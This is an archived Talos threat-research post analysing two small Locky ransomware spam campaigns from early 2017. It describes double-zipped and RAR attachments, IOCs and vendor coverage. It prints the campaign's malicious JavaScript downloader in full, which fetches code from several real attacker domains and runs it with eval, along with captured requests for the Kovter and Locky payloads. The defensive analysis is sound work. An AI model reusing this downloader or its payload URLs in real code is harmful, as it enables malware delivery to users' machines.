Without Necurs, Locky Struggles


By Nick Biasini

Published: 2017-01-18 · Archived: 2026-04-05 23:06:04 UTC

Wednesday, January 18, 2017 18:46

This post authored by Nick Biasini with contributions from Jaeson Schultz


Locky has been a devastating force for the last year in the spam and ransomware landscape. The Locky variant of ransomware has been responsible for huge amounts of spam messages being sent on a daily basis. The main driver behind this traffic is the Necurs botnet. This botnet is responsible for the majority of Locky and Dridex activity. Periodically Necurs goes offline and during these periods we typically see Locky activity decrease drastically. One of these periods is currently ongoing.



The number of active IP addresses on the SpamCop BL illustrates the current lack of Necurs activity

Since late December we haven't seen the typical volume of Locky. However, a couple of days ago we finally started seeing some spam campaigns start delivering Locky again. The key difference here is around volume. We typically would see hundreds of thousands of Locky spam, we are currently seeing campaigns with less than a thousand messages. Talos found a couple of low volume campaigns that are delivering Locky via the typical means of scripting files with a couple of new twists.

Campaign 1 - Double Zipped Locky



Sample Email from Locky Campaign

This was the first campaign we observed several days ago. As you can see there isn't much to the email messages, no subject or body, just a blank email with an attachment. When the attachment is extracted there is a second zip file inside, 71344395.doc.zip, and this zip file uses double extensions in hopes that a user would think it is a doc file. Inside of this zip file is another double extension file 71344395.doc.jse. This is the malicious javascript which pulls the payload leading to Locky. In this particular campaign there are multiple payloads.

```
var t = 200; var d = 0; var r = "Msxml2.XMLHTTP"; if (d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://bolayde.
com/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=569673&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("569673").join("a")); d = 569673; }; } catch(e) { }; }; if (
d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://posters.sen.
es/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=858507&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("858507").join("a")); d = 858507; }; } catch(e) { }; }; if (
d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://serat-dz.
com/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=623892&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("623892").join("a")); d = 623892; }; } catch(e) { }; }; if (
d == 0) { try { var e = new ActiveXObject(r); e.open("GET", "http://pintabian.
fr/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=20928&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-wUdUsNbRI
", false); e.send(); if (e.status == t) { eval(e.responseText.split("20928").join("a")); d = 20928; }; } catch(e) { }; }; if (d == 0) {
try { var e = new ActiveXObject(r); e.open("GET", "http://quatresaisonsaujardin.
com/counter/?a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&m=788084&i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI", false); e.send(); if (e.status == t) { eval(e.responseText.split("788084").join("a")); d = 788084; }; } catch(e) { }; };
```

Contents of JSE File

This is the JSE file that executes on the end system. It isn't too heavily obfuscated with several easily identifiable URLs. The top one highlighted is the actual request that was seen in the network traffic. That GET request was followed by two GET requests for payloads that look almost identical.


```
GET /counter/?i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI&a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&r=01 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: tangopostale.com
Connection: Keep-Alive

GET /counter/?i=rXf-iwupfCQTAKwEa7MheD0i4g2Lu_GD-XCRTIvyfVY-ZnicoEeVSGl0hPn8ExzXl5jIn-
wUdUsNbRI&a=1nr6VtX9DpjQ9JDFxZdGaGTLdT6J3nryC&r=02 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: tangopostale.com
Connection: Keep-Alive
```

GET Requests for Malicious Files

The GET requests are identical except for the highlighted portion in the images above. This resulted in two payloads being delivered to the system, Kovter Trojan and Locky ransomware. Kovter is primarily used in click-fraud campaigns and would continue to operate on the system after the user pays to have their files decrypted.

This is another good reason that paying the ransom isn't a good idea. In this particular case if the user chose to pay the ransom and get their files back there is a second malware installation left running on the system.

Campaign 2 - Rar based Locky



Sample Email from Locky Campaign

This is the second campaign Talos started seeing the following day. This campaign has a little more content with a subject line and body. It poses as a failed transaction, which is common in spam campaigns. This particular campaign made use of rar files instead of the more common zip archives. If the user extracts the archive they find a js file, doc_details.js.

Malicious Javascript File

This looks more like the obfuscated javascript we are used to seeing with Locky infections. There are a couple of other interesting details associated with this campaign.

URL	Domain	IP
http://unwelcomeaz.top:80/2/56.exe	unwelcomeaz.top	35.164.68.81

Dridex Look-alike GET Request

First is the actual GET request for the Locky instance. As you can see above this URL structure is not typically what you would see with the retrieval of a Locky payload, but instead looks very similar to a request for a Dridex sample. The second unique aspect is associated with the User Agent (UA) being used. Below is a capture from the network communication showing python UA being used instead of a more traditional UA.

```
GET /2/56.exe HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Python-urllib/3.1
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: unwelcomeaz.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 18 Jan 2017 18:05:47 GMT
Content-Type: application/octet-stream
Content-Length: 345600
Connection: keep-alive
Last-Modified: Wed, 18 Jan 2017 10:01:57 GMT
ETag: "587f3d15-54600"
Accept-Ranges: bytes

MZ.....................@.....................................  .!..L.!This program cannot be run in DOS
mode.
```

Example of new User Agent

With both of these campaigns being relatively low volume these could be one offs or indicators of changes to come to the campaigns in the future.

Regardless of the campaign the results are the same, with the OSIRIS variant of Locky being delivered on to end systems. These are some of the first spam campaigns we have seen delivering Locky since before the Christmas break and could be indicators of things to come. Locky appears to still be distributed through other means, such as exploit kits, but the spam volume is drastically lower than it was a few short weeks ago.

IOCs

Campaign 1 Subject: <None>
Body: <None>

Hashes:
20667ee47576765550f9961b87728128c8d9cf88861096c9715c6fce994e347e (JSE File)
3c476dfbe53259830c458cf8b323cc9aeeb3d63d5f88cc2976716beaf24bd07c (Zip File)
2d51e764bf37e2e8c845d980a4d324e8a1406d04a791a57e6082682ce04517db (Zip File)
79ffaa5453500f75abe4ad196100a53dfb5ec5297fc714dd10feb26c4fb086db (Locky)

Domains:
bolayde[.]com
tangopostale[.]com

Campaign 2 Subject: Blocked Transaction. Case No <Random Number>

Hashes:
0822a63725345e6b8921877367e43ee23696d75f712a9c54d5442dbc0d5f2056 (JS File)
55d092af73e5631982da6c165dfa704854b92f74eef0846e4b1aad57d0215251 (Rar File)
ec9c06a7cf810b07c342033588d2e7f5741e7acbea5f0c8e7009f6cc7087e1f7 (Locky)

Domains:
unwelcomeaz[.]top

Conclusion In 2016 the spam landscape was dominated by Locky campaigns sending millions of malicious emails. There were periods where Necurs went offline and the volume went down. We are currently in one of the extended breaks, approaching a month with lower spam volume. Despite that, Locky is still being distributed on a much smaller scale.

The question is when will Necurs return to full strength, bringing back the staggering amount of spam delivering not only Locky but also Dridex and other types of messages. As an example, when Necurs is active we typically see approximately 350-400K IPs in our blocklists related to spamming. Those numbers have been closer to 50K as is shown in the image at the top of the post. Necurs is responsible for a lot of spam and if it doesn't return, something else will need to fill that void. Much the same way we have seen major exploit kits leave the landscape in 2016, it's possible we may see the same from spam.

Crimeware is a lucrative endeavor with revenue rapidly approaching a billion dollars annually. This doesn't come without significant risk and we may be entering a period where adversaries are increasingly cashing out from this activity early, to avoid the severe penalties associated with this illegal activity.

Coverage Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection of IPS and NGFW have up-to-date signatures to detect malicious network activity by threat actors.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella prevents DNS resolution of the domains associated with malicious activity.
